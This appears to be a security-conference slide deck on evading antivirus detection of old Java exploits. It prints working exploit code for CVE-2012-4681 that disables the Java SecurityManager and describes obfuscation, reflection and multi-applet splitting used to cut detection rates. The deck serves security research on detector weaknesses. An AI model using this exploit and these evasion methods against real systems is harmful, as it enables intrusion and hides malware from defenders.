




Smashing Exploit Detectors: The Java Exploits Case

Donato Ferrante
(@dntbug)

Who?

- **Donato Ferrante**

- Co-Founder and Principal Security Researcher at ReVuln Ltd.
 - donato@revuln.com
 - twitter.com/dntbug



We talk about

Java

+

Old Java Exploits

Why Java?

3 Billion Devices Run Java


Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATM, Credit Cards, Home Security Systems, Cable Boxes, TVs.

ORACLE®



Why Old Exploits? (1/2)

From **WebSense** [1] “real-time telemetry about which **versions of Java** are actively being used across **tens of millions of endpoints..**”




Why Old Exploits? (2/2)


From **Kaspersky** [2]

Top 10 versions of Java, August 2013


This pie chart was compiled using data from 26.82 million individual users of Kaspersky Security Network reporting the use of any version of Java on their personal computers. Source (here and below): Kaspersky Security Network.



Welcome to Java World



Java World



- Impossible to give an exact estimate
- Average based on publicly available info
- Without using any 0-day vulnerabilities an attacker can target ~70% of the Java users..

Outdated
70%



There are **194** matching records. Displaying matches **121** through **140**.

CVE-2012-5089

Summary: Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 65, related to JMX.

Published: 10/16/2012

CVSS Severity: 7.6 (HIGH)

CVE-2012-5088

Summary: Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 65, related to JMX.

Published: 10/16/2012

CVSS Severity: 10.0 (HIGH)

CVE-2012-5087

Summary: Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 65, related to JMX.

Published: 10/16/2012

CVSS Severity: 10.0 (HIGH)

CVE-2012-5086

Summary: Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 65, related to Beans.

Published: 10/16/2012

CVSS Severity: 10.0 (HIGH)

CVE-2012-5085


Java Users



.. But if you are using an outdated version of the JRE, you may feel safe because you are using pro-active / pro-* / **detectors** to spot whenever an old vulnerability is used against your systems..

Our Goal

- To be able to **bypass detections** of these detectors on exploits for old vulnerabilities



The Defenders

- We randomly selected a number of different defensive solutions, including:
 - Microsoft Security Essential / Defender
 - AVG Internet Security 2014
 - F-Secure Antivirus
 - TrendMicro Titanium Max Security
 - Symantec Norton 360
 - And others..



- We had to pick a subset, because for obvious reasons we didn't want to upload any sample using **new** techniques on *VirusTotal*, etc.

The Attackers

- An **old** vulnerability (CVE-2012-4681) and an **old** exploit to harden (original exploit [3] by @jduck)

```
Class sun_awa_SunToolkit = FindClass("sun.awt.SunToolkit");

Expression expr = new Expression(sun_awa_SunToolkit, "getField", new Object[] { Statement.class, "acc" });
expr.execute();
Field acc_Field = ((Field) expr.getValue());

Permissions allPerms = new Permissions();
allPerms.add(new AllPermission());
AccessControlContext allPermAcc = new AccessControlContext(new ProtectionDomain[] {
    new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), allPerms)});

Statement disableSecurityManager = new Statement(java.lang.System.class, "setSecurityManager", new Object[1]);
acc_Field.set(disableSecurityManager, allPermAcc);

disableSecurityManager.execute();
```

- Via **Applet**
 - A Java Applet is an application written in Java
 - Embedded on a web page
 - Executed within a Java Virtual Machine (JVM)
 - in a process separate from the web browser itself

Applets

Sandbox Applets

The **security manager** is a class that allows applications to implement a **security policy**. It allows an application to determine, ... , what the operation is and whether it is being attempted **in a security context that allows the operation to be performed**.

Sandbox applets *cannot* perform the following operations:


- They cannot access client resources such as the local filesystem, executable files, system clipboard, and printers.
- They cannot connect to or retrieve resources from any third party server (any server other than the server it originated from).
- They cannot load native libraries.
- They cannot change the SecurityManager.
- They cannot create a ClassLoader.
- They cannot read certain system properties. See [System Properties](#) for a list of forbidden system properties.

Privileged applets

Privileged applets do not have the security restrictions that are imposed on sandbox applets and can run outside the security sandbox.

Workflow

- The workflow is something like:
 - **Get access to *sun.awt.SunToolkit***
 - Supposed to be a restricted package
 - Call methods indirectly to trick the JVM Verifier
 - Get access to a private field of *Statement*
 - Via *SunToolkit.GetField()*
 - Define a new *access control context*
 - *All permissions*
 - Create a *Statement* to disable the *Security Manager*
 - Use the Field to change the permission of the *Statement*
 - **Disable the *Security Manager***



Detection Rate


- We used the **basic version** of the exploit



SHA256: dbe30d0e45c02f4357deef798bd36dd5ed2bcbda6225b7914f87f018de24628c

File name: Gondw.class

Detection ratio: 30 / 48



Microsoft Security Essential / Defender	AVG Internet Security 2014	TrendMicro Titanium Max Security	Symantec Norton 360	F-Secure Antivirus
Exploit:Java/CVE-2012-4681.AIN	Java/Exploit.BBJ	JAVA_EXPL.SM4	Web Attack: Malicious JAR Download CVE-2012-4681	Exploit:Java/CVE-2012-4681.F

The Bytecode

- One of the “weaknesses” for Java code is in the bytecode, as you can see it discloses a lot of information:

```
Bytecode view
30010014 6A617661 eFile Exploit.java / 0 java
6C616E67 2F537973 /beans/Statement java/lang/Sys
6A617661 2F6C616E tem securityManager java/lang
75726974 792F5065 g/Object / l java/security/Pe
792F416C 6C506572 rmissions java/security/AllPer
72697479 2F50726F mission m n java/security/Pro
75726974 792F436F tectonDomain java/security/Co
00086669 6C653A2F deSource java/net/URL file:/
63657274 2F436572 // / o java/security/cert/Cer
612F7365 63757269 tificate / p / q "java/securi
002F0072 01000361 ty/AccessControlContext / r a
732F4578 70726573 cc 7 8 s 0 java/beans/Expres
07666F72 4E616D65 sion java/lang/Class forName
01001273 756E2E61 t u java/lang/String sun.a
4669656C 64010017 wt.SunToolkit 5 6 getField
00760077 0C003300 java/lang/reflect/Field v w 3
7C07006B 0C007D00 0 x y z calc.exe { | k }
007F0030 01000745 ~ java/lang/Throwable 0 E
6C657401 00116A61 xploit java/applet/Applet ja
2F6C616E 672F4F62 va/lang/Process :(Ljava/lang/Ob
4C6A6176 612F6C61 ject;Ljava/lang/String;[Ljava/la
6176612F 73656375 ng/Object;)V add (Ljava/secu
```

<input type="checkbox"/>	Information	From
<input checked="" type="checkbox"/>	The source file name	Exploit.java
<input checked="" type="checkbox"/>	Asking for Permissions	java/security/AllPermission
<input checked="" type="checkbox"/>	Spawning a Process	java/lang/Process
<input checked="" type="checkbox"/>	Referencing an EXE	calc.exe
<input checked="" type="checkbox"/>	But it's an Applet!	/java/applet/Applet

Wait! What?

Hardening: Base



Introduction

- **Back in 2011**, I (with inREVERSE [4]) presented at the CARO conference a study on Java malware, vulnerabilities, and about common techniques used to avoid detections [5].
- **Surprisingly** most of these techniques are still widely used and still effective nowadays..



Techniques

- While these techniques add nothing new to this area, they are still interesting to know
- We are going to quickly cover the following techniques, just for the sake of completeness:
 - 1) Flooding based
 - 2) De-numberation
 - 3) Reflection



Flooding based

- Add a random number of:
 - Fake Variables
 - Fake Methods
 - Method chains
 - Control-flow directives


```
public String m0(byte a, byte b, byte c, byte d, byte e, byte f)
{
    String s0 = "" + m1(a)+m2(b)+m3(c)+m4(d)+m5(e)+m6(f);
    String s1 = "" + m2(a)+m2(b)+m4(c)+m6(d)+m3(e)+m5(f);
    if( m2(a) == m2(b) ) s1 += m2(a) + m2(b);
    if( m1(a) == m2(b) ) s0 += m2(a) + m2(b);
    if( m3(a) == m3(b) ) s1 += s0 + s1 + s0;

    return s0 + s1;
}
```

```
String s1 = "_N08a7foHSHdf08sfhsdnsadsasdia0sdfsdgfd";
String s2 = "_H0sdf790svas0d8a09fds80g8d90gs9fg8sd9g";
String s3 = "_Uapopo94904592458sjofsfjsHhhgkhdkhfghj";
String s4 = "_asodfddslkfj90sdgs09g7a09gs9fvhzfdpsgN";
String s5 = "s1283e92904c24234u2r234i234t4y12312M4232a12n324a52g1e4r".replace("0","")
.replace("1","0").replace("2","").replace("3","0").replace("4","0").replace("5","")
.replace("6","").replace("7","0").replace("8","").replace("9","0").replace("0","");
if( s5.indexOf("0") < 0){ s3 = "_s_" .replace("_",""); }
if( s5.indexOf("s") - s5.indexOf("M") != 0 ){s3 = s3.concat("u");}
if( s5.indexOf("M") + s5.indexOf("s") != 0){s3 = s3.concat("n");}
```

De-numberation

- If an attacker uses Strings they will appear as plain-text in the ConstantPool*..



- An attacker can use numbers instead:
 - String = [char] = [number]
 - On numbers, one can perform math operations to obfuscate the original String, and load the real string in memory only when needed at Runtime

Reflection

According to IBM [6]: “Reflection gives your code access to internal information for classes loaded into the JVM and allows you to write code that works with classes selected during execution, not in the source code. **This makes reflection a great tool for building flexible applications**”.




In our opinion the last sentence should be:

“.. This makes reflection a great **tool for building flexible exploits**”.



Reflection: Proxy Call

```
public Object reflect() throws Exception
{
    String class_to_load = "Obfuscator"; 1
    Class my_class = Class.forName(class_to_load); 2
    Object my_object = my_class.newInstance(); 3
    String method_param = "A1C3E4D5060780959703572302004953657269616C506179D9132A8321F35E108D1020000781703";
    Method my_method = my_class.getMethod("deobfuscate", new Class[] { String.class }); 4
    return my_method.invoke(my_object, new Object[] { method_param }); 5
}
```



Detection

- We applied a combination of these techniques

Microsoft Security Essential / Defender	AVG Internet Security 2014	TrendMicro Titanium Max Security	Symantec Norton 360	F-Secure Antivirus
Exploit:Java/CVE-2012-4681	Java/CVE-2012-4681	-	-	Exploit:Java/CVE-2012-4681.F

- The detection dropped from **30** to **12** (*average*)
- If you are interested in this kind of hardening, there is a good blog post [7] about evading AV by @SecObscurity

Hardening: Advanced




Sharing

Sharing

- In general, **Applets on the same page share the same JVM**
- So what happens if an attacker uses **multiple Applets to cooperatively exploit a vulnerability?**
- If almost none of the Applets cooperating to exploit the vulnerability is doing anything obviously evil per-se, how can you detect them?

Sharing: Stage I


- **Exploit-divide**
 - **Split** the original exploit code in several sub-exploits



Sharing: Stage II-a

- **Applet-divide**

- **Deploy** the code to different Applets (even legit ones)



Sharing: Stage II-b

- **Applet-divide**

